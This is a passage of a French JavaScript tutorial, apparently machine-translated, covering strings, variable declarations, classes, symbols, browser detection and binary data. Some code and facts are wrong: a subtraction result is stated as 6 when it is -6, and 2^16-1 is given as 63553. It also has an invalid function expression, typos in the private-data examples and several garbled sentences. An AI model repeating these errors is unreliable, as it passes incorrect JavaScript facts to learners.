let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

Note 1: Soyez prudent car de petites erreurs peuvent être dans le résultat en raison de différences dans ce qui peut être représenté dans différentes bases. Il peut être souhaitable d'effectuer un arrondi après.
Remarque 2: Les très longues représentations de nombres peuvent également entraîner des erreurs en raison de la précision et des valeurs maximales des *nombres* d'environnement dans lesquels les conversions ont lieu.

Répéter une chaîne

6

Cela peut être fait en utilisant la méthode .repeat () :

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

Dans le cas général, ceci doit être fait en utilisant un polyfill correct pour la méthode ES6 String.prototype.repeat () . Sinon, l'idiome `new Array(n + 1).join(myString)` peut répéter `n` fois la chaîne `myString` :

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

Code de caractère

La méthode `charCodeAt` récupère le code de caractère Unicode d'un seul caractère:

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

Pour obtenir le code de caractère d'un caractère dans une chaîne, la position 0 du caractère est transmise en tant que paramètre à `charCodeAt` :

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

Certains symboles Unicode ne tiennent pas dans un seul caractère et nécessitent à la place deux paires de substitution UTF-16 à encoder. C'est le cas des codes de caractères au-delà de $2^{16} - 1$ ou 63553. Ces codes de caractères étendus ou ces valeurs de *points de code* peuvent être récupérés avec `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "□".codePointAt();
```

Lire Cordes en ligne: https://riptutorial.com/fr/javascript/topic/1041/cordes

Chapitre 29: Déclarations et assignations

Syntaxe

- var foo [= valeur [, foo2 [, foo3 ... [, fooN]]]];
- let bar [= valeur [, bar2 [, foo3 ... [, barN]]]];
- const baz = valeur [, baz2 = valeur2 [, ... [, bazN = valeurN]]];

Remarques

Voir également:

- Mots-clés réservés
- Portée

Examples

Réaffectation des constantes

Vous ne pouvez pas réaffecter des constantes.

```
const foo = "bar";
foo = "hello";
```

Impressions:

```
Uncaught TypeError: Assignment to constant.
```

Modification des constantes

Déclarer une variable `const` empêche uniquement que sa valeur soit *remplacée* par une nouvelle valeur. `const` ne met aucune restriction sur l'état interne d'un objet. L'exemple suivant montre que la valeur d'une propriété d'un objet `const` peut être modifiée et que même de nouvelles propriétés peuvent être ajoutées, car l'objet affecté à la `person` est modifié, mais pas *remplacé* .

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Résultat:

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

Dans cet exemple, nous avons créé un objet constant appelé `person` et nous avons réaffecté la propriété `person.name` et créé une nouvelle propriété `person.surname` .

Déclaration et initialisation des constantes

Vous pouvez initialiser une constante à l'aide du mot clé `const` .

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
const arrowFun = () => /* ... */ ;
```

Important
Vous devez déclarer et initialiser une constante dans la même instruction.

Déclaration

Il existe quatre méthodes principales pour déclarer une variable en JavaScript: en utilisant les mots-clés `var` , `let` ou `const` , ou sans aucun mot-clé (déclaration "bare"). La méthode utilisée détermine la portée résultante de la variable ou la réaffectabilité dans le cas de `const` .

- Le mot clé `var` crée une variable de portée de fonction.
- Le mot `let` clé `let` crée une variable block-scope.
- Le mot-clé `const` crée une variable d'étendue de bloc qui ne peut pas être réaffectée.
- Une déclaration nue crée une variable globale.

```
var a = 'foo';     // Function-scope
let b = 'foo';     // Block-scope
const c = 'foo';   // Block-scope & immutable reference
```

N'oubliez pas que vous ne pouvez pas déclarer de constantes sans les initialiser simultanément.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Un exemple de déclaration de variable sans mot-clé n'est pas inclus ci-dessus pour des raisons techniques. Continuez à lire pour voir un exemple.)

Types de données

Les variables JavaScript peuvent contenir de nombreux types de données: nombres, chaînes, tableaux, objets, etc.:

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScript a des types dynamiques. Cela signifie que la même variable peut être utilisée comme différents types:

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

Indéfini

La variable déclarée sans valeur aura la valeur `undefined`

```
var a;

console.log(a); // logs: undefined
```

Essayer de récupérer la valeur de variables non déclarées donne lieu à une erreur ReferenceError. Cependant, le type des variables non déclarées et unitialisées est "non défini":

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

Affectation

Pour attribuer une valeur à une variable précédemment déclarée, utilisez l'opérateur d'affectation `=`

```
a = 6;
b = "Foo";
```

Comme alternative à la déclaration et à l'affectation indépendantes, il est possible d'effectuer les deux étapes dans une seule déclaration:

```
var a = 6;
let b = "Foo";
```

C'est dans cette syntaxe que les variables globales peuvent être déclarées sans mot-clé; si l'on

déclarait une variable nue sans assignation immédiatement après, l'interprète ne serait pas en mesure de différencier les déclarations globales `a;` des références aux variables `a;` .

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

Notez cependant que la syntaxe ci-dessus est généralement déconseillée et n'est pas conforme au mode strict. Cela évite le scénario dans lequel un programmeur supprime par inadvertance un mot-clé `let` ou `var` de son instruction, créant accidentellement une variable dans l'espace de noms global sans s'en rendre compte. Cela peut polluer l'espace de noms global et le conflit avec les bibliothèques et le bon fonctionnement d'un script. Par conséquent, les variables globales doivent être déclarées et initialisées à l'aide du mot-clé `var` dans le contexte de l'objet window, afin que l'intention soit explicitée.

De plus, les variables peuvent être déclarées plusieurs à la fois en séparant chaque déclaration (et l'affectation de valeur facultative) par une virgule. En utilisant cette syntaxe, les mots-clés var et let ne doivent être utilisés qu'une seule fois au début de chaque instruction.

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

Notez dans l'extrait de code précédent que l'ordre dans lequel les expressions de déclaration et d'affectation apparaissent (`var a, b, c = 2, d;`) n'a pas d'importance. Vous pouvez librement mélanger les deux.

La déclaration de fonction crée également des variables.

Opérations mathématiques et affectation

Incrémenter de

```
var a = 9,
b = 3;
b += a;
```

`b` sera maintenant 12

C'est fonctionnellement le même que

```
b = b + a;
```

Décrémenter par

```
var a = 9,
b = 3;
b -= a;
```

`b` sera maintenant 6

C'est fonctionnellement le même que

```
b = b - a;
```

Multiplier par

```
var a = 5,
b = 3;
b *= a;
```

`b` va maintenant être 15

C'est fonctionnellement le même que

```
b = b * a;
```

Diviser par

```
var a = 3,
b = 15;
b /= a;
```

`b` va maintenant être 5

C'est fonctionnellement le même que

```
b = b / a;
```

7

Elevé au pouvoir de

```
var a = 3,
b = 15;
b **= a;
```

`b` va maintenant être 3375

C'est fonctionnellement le même que

```
b = b ** a;
```

Lire Déclarations et assignations en ligne:
https://riptutorial.com/fr/javascript/topic/3059/declarations-et-assignations

Chapitre 30: Des classes

Syntaxe

- classe Foo {}
- classe Foo étend Bar {}
- classe Foo {constructeur () {}}
- classe Foo {myMethod () {}}
- classe Foo {get myProperty () {}}
- class Foo {set myProperty (newValue) {}}
- classe Foo {static myStaticMethod () {}}
- classe Foo {static get myStaticProperty () {}}
- const Foo = classe Foo {};
- const Foo = class {};

Remarques

`class` support de `class` n'a été ajouté à JavaScript que dans le cadre du standard es6 2015.

Les classes javascript sont du sucre syntaxique par rapport à l'héritage basé sur un prototype déjà existant de JavaScript. Cette nouvelle syntaxe n'introduit pas de nouveau modèle d'héritage orienté objet vers JavaScript, mais simplement un moyen plus simple de traiter les objets et l'héritage. Une déclaration de `class` est essentiellement un raccourci pour définir manuellement une `function` constructeur et ajouter des propriétés au prototype du constructeur. Une différence importante est que les fonctions peuvent être appelées directement (sans le `new` mot-clé), alors qu'une classe appelée directement lancera une exception.

```
class someClass {
    constructor () {}
    someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

Si vous utilisez une version antérieure de JavaScript, vous aurez besoin d'un transpiler tel que babel ou google-closure-compiler afin de compiler le code dans une version que la plate-forme cible pourra comprendre.

Examples

Constructeur de classe

La partie fondamentale de la plupart des classes est son constructeur, qui définit l'état initial de chaque instance et gère tous les paramètres transmis lors de l'appel de `new` .

Elle est définie dans un bloc de `class` comme si vous définissiez une méthode nommée `constructor` , bien qu'elle soit en réalité traitée comme un cas particulier.

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

Exemple d'utilisation:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

Une petite chose à noter est qu'un constructeur de classes ne peut pas être rendu statique via le mot-clé `static` , comme décrit ci-dessous pour les autres méthodes.

Méthodes statiques

Les méthodes et propriétés statiques sont définies sur *la classe / constructeur lui* - *même* , et non sur les objets d'instance. Celles-ci sont spécifiées dans une définition de classe en utilisant le mot-clé `static` .

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

Nous pouvons voir que les propriétés statiques ne sont pas définies sur les instances d'objet:

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

Cependant, ils *sont* définis sur des sous-classes:

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

Getters et Setters

Les getters et setters vous permettent de définir un comportement personnalisé pour lire et écrire une propriété donnée sur votre classe. Pour l'utilisateur, ils apparaissent comme n'importe quelle propriété typique. Cependant, en interne, une fonction personnalisée que vous fournissez est utilisée pour déterminer la valeur à laquelle la propriété est accédée (le getter) et pour effectuer les modifications nécessaires lors de l'attribution de la propriété (le setter).

Dans une définition de `class` , un getter est écrit comme une méthode sans argument préfixée par le mot clé `get` . Un setter est similaire, sauf qu'il accepte un argument (la nouvelle valeur étant assignée) et que le mot-clé `set` est utilisé à la place.

Voici un exemple de classe qui fournit un getter et un setter pour sa propriété `.name` . Chaque fois qu'il est assigné, nous enregistrerons le nouveau nom dans un tableau `.names_` interne. Chaque fois que vous y accédez, nous vous renverrons le dernier nom.

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

Si vous définissez uniquement un setter, toute tentative d'accès à la propriété renverra toujours `undefined` .

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined
```

Si vous définissez uniquement un getter, toute tentative d'attribution de la propriété n'aura aucun effet.

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

Héritage de classe

L'héritage fonctionne exactement comme dans d'autres langages orientés objet: les méthodes définies sur la superclasse sont accessibles dans la sous-classe d'extension.

Si la sous - classe déclare son constructeur , alors il doit appeler le constructeur des parents via `super()` avant de pouvoir accéder à `this` .

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

Membres privés

JavaScript ne prend pas en charge techniquement les membres privés en tant que fonctionnalité linguistique. La confidentialité - décrite par Douglas Crockford - est émulée à la place par des fermetures (portée de fonction préservée) qui seront générées à chaque appel d'instanciation d'une fonction constructeur.

L'exemple de `Queue` montre comment, avec les fonctions constructeur, l'état local peut être

préservé et rendu accessible via des méthodes privilégiées.

```
class Queue {

  constructor () {                    // - does generate a closure with each instantiation.

    const list = [];                  // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                      //   accessing the local state
      list.push(type);                //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
                                      //   accessing the local state
      return list.shift();            //   "reading / writing" alike.
    };
  }
}


var q = new Queue;            //
                              //
q.enqueue(9);                 // ... first in ...
q.enqueue(8);                 //
q.enqueue(7);                 //
                              //
console.log(q.dequeue());     // 9 ... first out.
console.log(q.dequeue());     // 8
console.log(q.dequeue());     // 7
console.log(q);               // {}
console.log(Object.keys(q));  // ["enqueue","dequeue"]
```

À chaque instanciation d'un type de `Queue` le constructeur génère une fermeture.

Ainsi , les deux d'une `Queue` d' `enqueue` `dequeue` `Object.keys(q)` `list` `Queue` propres méthodes de Type `enqueue` et `dequeue` (voir `Object.keys(q)`) font encore avoir accès à la `list` qui continue à *vivre* dans sa portée englobante qui, au moment de la construction, a été préservée.

En utilisant ce modèle - en émulant les membres privés via des méthodes publiques privilégiées - il faut garder à l’esprit qu’à chaque instance, de la mémoire supplémentaire sera consommée pour chaque *propre* méthode de *propriété* (car c’est du code qui ne peut pas être partagé / réutilisé). Il en va de même pour la quantité / la taille de l’état qui sera stockée dans une telle fermeture.

Noms de méthodes dynamiques

Il est également possible d’évaluer des expressions lorsqu’on nomme des méthodes similaires à la façon dont vous pouvez accéder aux propriétés d’un objet avec `[]` . Cela peut être utile pour avoir des noms de propriétés dynamiques, mais est souvent utilisé en conjonction avec les symboles.

```
let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
```

```
    this.make = make;
    this.model = model;
  }

  // example using symbols
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }

  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }

  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

Les méthodes

Des méthodes peuvent être définies dans les classes pour exécuter une fonction et renvoyer éventuellement un résultat.
Ils peuvent recevoir des arguments de l'appelant.

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

Gestion de données privées avec des classes

L'un des obstacles les plus courants à l'utilisation des classes est de trouver la bonne approche pour gérer les états privés. Il existe 4 solutions courantes pour gérer les états privés:

Utiliser des symboles

Les symboles sont un nouveau type primitif introduit dans ES2015, tel que défini dans MDN

> Un symbole est un type de données unique et immuable qui peut être utilisé comme identifiant pour les propriétés de l'objet.

Lorsque vous utilisez le symbole comme clé de propriété, il n'est pas énumérable.

En tant que tels, ils ne seront pas révélés en utilisant `for var in` ou `Object.keys` .

Ainsi, nous pouvons utiliser des symboles pour stocker des données privées.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

Comme les `symbols` sont uniques, nous devons nous référer au symbole d'origine pour accéder à la propriété privée.

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

Mais ce n'est pas 100% privé; brisons cet agent! Nous pouvons utiliser la méthode `Object.getOwnPropertySymbols` pour obtenir les symboles d'objet.

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

Utiliser WeakMaps

`WeakMap` est un nouveau type d'objet qui a été ajouté pour es6.

Comme défini sur MDN

> L'objet WeakMap est un ensemble de paires clé / valeur dans lesquelles les clés sont faiblement référencées. Les clés doivent être des objets et les valeurs peuvent être des valeurs arbitraires.

Une autre caractéristique importante de `WeakMap` est la définition de MDN .

> La clé dans un WeakMap est maintenue faiblement. Cela signifie que, s’il n’ya pas d’autres références fortes à la clé, l’entrée entière sera supprimée de WeakMap par le garbage collector.

L'idée est d'utiliser le WeakMap, en tant que carte statique pour toute la classe, pour contenir chaque instance en tant que clé et conserver les données privées en tant que valeur pour cette clé d'instance.

Ainsi, seulement dans la classe, nous aurons accès à la collection `WeakMap` .

Essayons notre agent avec `WeakMap` :

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance
private data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

Puisque le const `topSecret` est défini dans notre fermeture de module et que nous ne l'avons pas lié à nos propriétés d'instance, cette approche est totalement privée et nous ne pouvons pas atteindre l'agent `topSecret` .

Définir toutes les méthodes à l'intérieur du constructeur

L'idée ici est simplement de définir toutes nos méthodes et membres à l' intérieur du constructeur et utiliser la fermeture pour accéder aux membres privés sans les affecter à `this` .

```
   export class SecretAgent{
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

Dans cet exemple également, les données sont 100% privées et ne peuvent pas être atteintes en dehors de la classe. Notre agent est donc sécurisé.

Utilisation des conventions de dénomination

Nous déciderons que toute propriété privée sera préfixée par _ .

Notez que pour cette approche, les données ne sont pas vraiment privées.

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

Liaison de nom de classe

Le nom de ClassDeclaration est lié de différentes manières dans différentes portées -

1. La portée dans laquelle la classe est définie - `let` liaison
2. La portée de la classe elle-même - entre `{` et `}` dans la `class {}` - la liaison `const`

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

Par exemple,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

Ce n'est pas la même chose pour une fonction -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

Lire Des classes en ligne: https://riptutorial.com/fr/javascript/topic/197/des-classes

Chapitre 31: Des symboles

Syntaxe

- Symbole()
- Symbole (description)
- Symbol.toString ()

Remarques

ECMAScript 2015 Spécification 19.4 Symboles

Examples

Les bases du type primitif de symbole

`Symbol` est un nouveau type primitif dans ES6. Les symboles sont principalement utilisés comme **clé de propriété** , et l'une de ses caractéristiques principales est qu'ils sont *uniques* , même s'ils ont la même description. Cela signifie qu'ils n'auront jamais de conflit de noms avec une autre clé de propriété qui est un `symbol` ou une `string` .

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

Dans cet exemple, le résultat de `console.log` serait `ABC` .

Vous pouvez également avoir des symboles nommés comme:

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

Chacune de ces valeurs est unique et ne peut être remplacée.

Fournir un paramètre facultatif `(description)` lors de la création de symboles primitifs peut être utilisé pour le débogage, mais pas pour accéder au symbole lui-même (mais voir l'exemple `Symbol.for()` pour un moyen d'enregistrer / rechercher des symboles partagés globaux).

Conversion d'un symbole en chaîne

Contrairement à la plupart des autres objets JavaScript, les symboles ne sont pas automatiquement convertis en chaîne lors de la concaténation.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

Au lieu de cela, ils doivent être explicitement convertis en chaîne si nécessaire (par exemple, pour obtenir une description textuelle du symbole pouvant être utilisé dans un message de débogage) à l'aide de la méthode `toString` ou du constructeur `String` .

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Utilisation de Symbol.for () pour créer des symboles partagés globaux

La méthode `Symbol.for` vous permet d'enregistrer et de rechercher des symboles globaux par nom. La première fois qu'il est appelé avec une clé donnée, il crée un nouveau symbole et l'ajoute au registre.

```
let a = Symbol.for('A');
```

La prochaine fois que vous appelez `Symbol.for('A')` , le *même symbole* sera renvoyé au lieu d'un nouveau (contrairement au `Symbol('A')` qui créerait un nouveau symbole unique qui se trouve avoir la même description).

```
a === Symbol.for('A') // true
```

mais

```
a === Symbol('A') // false
```

Lire Des symboles en ligne: https://riptutorial.com/fr/javascript/topic/2764/des-symboles

Chapitre 32: Détection du navigateur

Introduction

Les navigateurs, au fur et à mesure de leur évolution, offrent plus de fonctionnalités à Javascript. Mais souvent, ces fonctionnalités ne sont pas disponibles dans tous les navigateurs. Parfois, ils peuvent être disponibles dans un navigateur, mais doivent encore être publiés sur d'autres navigateurs. D'autres fois, ces fonctionnalités sont implémentées différemment par différents navigateurs. La détection des navigateurs devient importante pour garantir que l'application que vous développez fonctionne correctement sur différents navigateurs et périphériques.

Remarques

Utilisez la détection de fonctionnalités lorsque cela est possible.

Il y a des raisons d'utiliser la détection de navigateur (par exemple, donner des instructions à l'utilisateur pour installer un plug-in de navigateur ou effacer son cache), mais la détection des fonctionnalités est généralement considérée comme la meilleure pratique. Si vous utilisez la détection de navigateur, assurez-vous qu'il est absolument indispensable.

Modernizr est une bibliothèque JavaScript légère et populaire qui facilite la détection des fonctionnalités.

Examples

Méthode de détection des fonctionnalités

Cette méthode recherche l'existence d'éléments spécifiques au navigateur. Ce serait plus difficile à falsifier, mais il n'est pas garanti que ce soit à l'épreuve du futur.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;
```

```
// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Testé avec succès dans:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

Crédit à Rob W

Méthode de la bibliothèque

Une approche plus simple pour certains serait d'utiliser une bibliothèque JavaScript existante. En effet, il peut être difficile de garantir que la détection du navigateur est correcte. Il peut donc être judicieux d'utiliser une solution opérationnelle, le cas échéant.

Une bibliothèque de détection de navigateur populaire est Bowser .

Exemple d'utilisation:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

Détection d'agent d'utilisateur

Cette méthode obtient l'agent utilisateur et l'analyse pour trouver le navigateur. Le nom et la version du navigateur sont extraits de l'agent utilisateur via une expression régulière. Sur la base de ces deux éléments, le `<browser name> <version>` est renvoyé.

Les quatre blocs conditionnels suivant le code de correspondance de l'agent utilisateur sont censés prendre en compte les différences entre les agents utilisateurs des différents navigateurs. Par exemple, dans le cas de l'opéra, comme il utilise le moteur de rendu Chrome , une étape supplémentaire consiste à ignorer cette partie.

Notez que cette méthode peut être facilement usurpée par un utilisateur.

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

Crédit à kennebec

Lire Détection du navigateur en ligne: https://riptutorial.com/fr/javascript/topic/2599/detection-du-navigateur

Chapitre 33: Données binaires

Remarques

Les tableaux ont été tapées spécifiées à l' origine par le projet d'un éditeur Khronos et standardisé plus tard dans ECMAScript 6 §24 et §22.2 .

Les blobs sont spécifiés par le brouillon de travail de l'API de fichier W3C .

Examples

Conversion entre Blobs et ArrayBuffers

JavaScript a deux façons principales de représenter des données binaires dans le navigateur. ArrayBuffers / TypedArrays contient des données binaires mutables (mais de longueur fixe) que vous pouvez manipuler directement. Les blobs contiennent des données binaires immuables accessibles uniquement via l'interface de fichier asynchrone.

Convertir un `Blob` en un `ArrayBuffer` (asynchrone)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Convertir un `Blob` en un `ArrayBuffer` utilisant une `Promise` (asynchrone)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

Convertir un `ArrayBuffer` ou un tableau typé en un objet `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

Manipulation d'ArrayBuffers avec DataViews

DataViews fournit des méthodes pour lire et écrire des valeurs individuelles à partir d'un ArrayBuffer, au lieu de les afficher en tant que tableau d'un seul type. Nous définissons ici deux octets individuellement, puis nous les interprétons ensemble sous la forme d'un entier non signé de 16 bits, le premier étant le big-endian puis le little-endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

Création d'un objet TypedArray à partir d'une chaîne Base64

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

Utiliser TypedArrays

TypedArrays est un ensemble de types fournissant différentes vues dans des ArrayBuffers binaires de longueur fixe. Pour la plupart, ils agissent comme des tableaux contraignant toutes les valeurs affectées à un type numérique donné. Vous pouvez transmettre une instance ArrayBuffer à un constructeur TypedArray pour créer une nouvelle vue de ses données.

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
```

```
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffers peut être copié à l'aide de la `.slice(...)` , directement ou via une vue TypedArray.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

Obtenir une représentation binaire d'un fichier image

Cet exemple est inspiré par cette question .

Nous supposerons que vous savez comment charger un fichier à l'aide de l'API de fichier .

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

Maintenant, nous effectuons la conversion réelle des données de fichier en 1 et 0 à l'aide d'un `DataView` :

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataView` vous permet de lire / écrire des données numériques; `getInt8` convertit les données de la position d'octet - ici `0` , la valeur passée - dans `ArrayBuffer` en une représentation d'entier 8 bits signée, et `toString(2)` convertit l'entier 8 bits en format de représentation binaire (une chaîne de 1 et 0).

